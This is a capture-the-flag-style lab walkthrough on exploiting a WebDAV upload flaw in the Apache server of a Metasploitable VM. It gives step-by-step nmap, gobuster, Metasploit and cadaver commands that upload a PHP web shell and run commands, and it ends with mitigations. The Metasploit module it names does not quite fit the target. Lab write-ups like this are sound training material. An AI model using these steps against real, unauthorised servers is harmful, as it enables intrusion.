What is HTTP?
HTTP (HyperText Transfer Protocol) is used for communication between web browsers and web servers. It usually runs on port 80.
It allows:
- Accessing websites
- Sending requests (GET, POST)
- Receiving responses (HTML, JSON, etc.)
How HTTP Works
HTTP follows a request-response model:
- Client sends a request (GET / POST)
- Server processes the request
- Server sends back a response (web page/data)
Unlike HTTPS, HTTP is not encrypted, making it vulnerable to attacks.
Exploitation Methodology
Initial Recon (Nmap Scan)
nmap -sV 192.168.6.129

From the scan:
- Port: 80
- Service: Apache httpd
- Version: 2.2.8 (Ubuntu)
- Extra: DAV/2 enabled
Web Enumeration
Step 1: Open in browser
http://192.168.6.129

Step 2: Discover hidden directories
gobuster dir -u http://192.168.6.129 -w /usr/share/wordlists/dirb/common.txt

Common Findings on Metasploitable:
/phpmyadmin/test/dav→ WebDAV directory
Vulnerability Identified
- WebDAV Misconfiguration
- Path:
/dav - Allows file upload
- Can lead to remote command execution
Exploitation using Metasploit (WebDAV)

Step 1: Start Metasploit
msfconsole

Step 2: Search for WebDAV exploit
search webdav

Step 3: Use WebDAV upload exploit
use exploit/unix/webapp/webdav_upload_asp

Step 4: Set options
set RHOSTS 192.168.6.129
set RPORT 80
set TARGETURI /dav
Step 5: Run exploit
exploit
Alternative Exploitation (Manual – Recommended ⭐)
Step 1: Connect using WebDAV
cadaver http://192.168.6.129/dav
Step 2: Upload file
put shell.php
Step 3: Access shell
http://192.168.6.129/dav/shell.php
This gives command execution.
Result
-
File upload successful
-
Web shell executed
-
Remote command execution achieved
Post-Exploitation
Example commands:
whoami
pwd
mkdir hack_http
Confirms full access.
Screenshots to Include
-
Browser showing web page
-
Directory enumeration results
-
/davaccess -
File upload proof
-
Web shell execution
-
Command execution
Important Insight ⭐
Web exploitation is not about one vulnerability — it’s about finding multiple entry points.
Here:
-
Old Apache version
-
WebDAV enabled
-
Vulnerable web apps
Mitigation
-
Disable WebDAV if not required
-
Update Apache server
-
Restrict file uploads
-
Use input validation
-
Implement WAF
Final Thoughts
This shows a real-world scenario:
Web servers often expose multiple vulnerabilities at once.
The key skill is:
-
Enumeration
-
Identifying weak points
-
Exploiting misconfigurations
Happy Hacking!!!!
Next Best Targets from Your Scan
Now the really powerful ones:
-
SMB (139/445) → must-do
-
UnrealIRCd (6667) → instant root
-
Tomcat (8180) → web shell
Tell me which one next and I’ll write it same format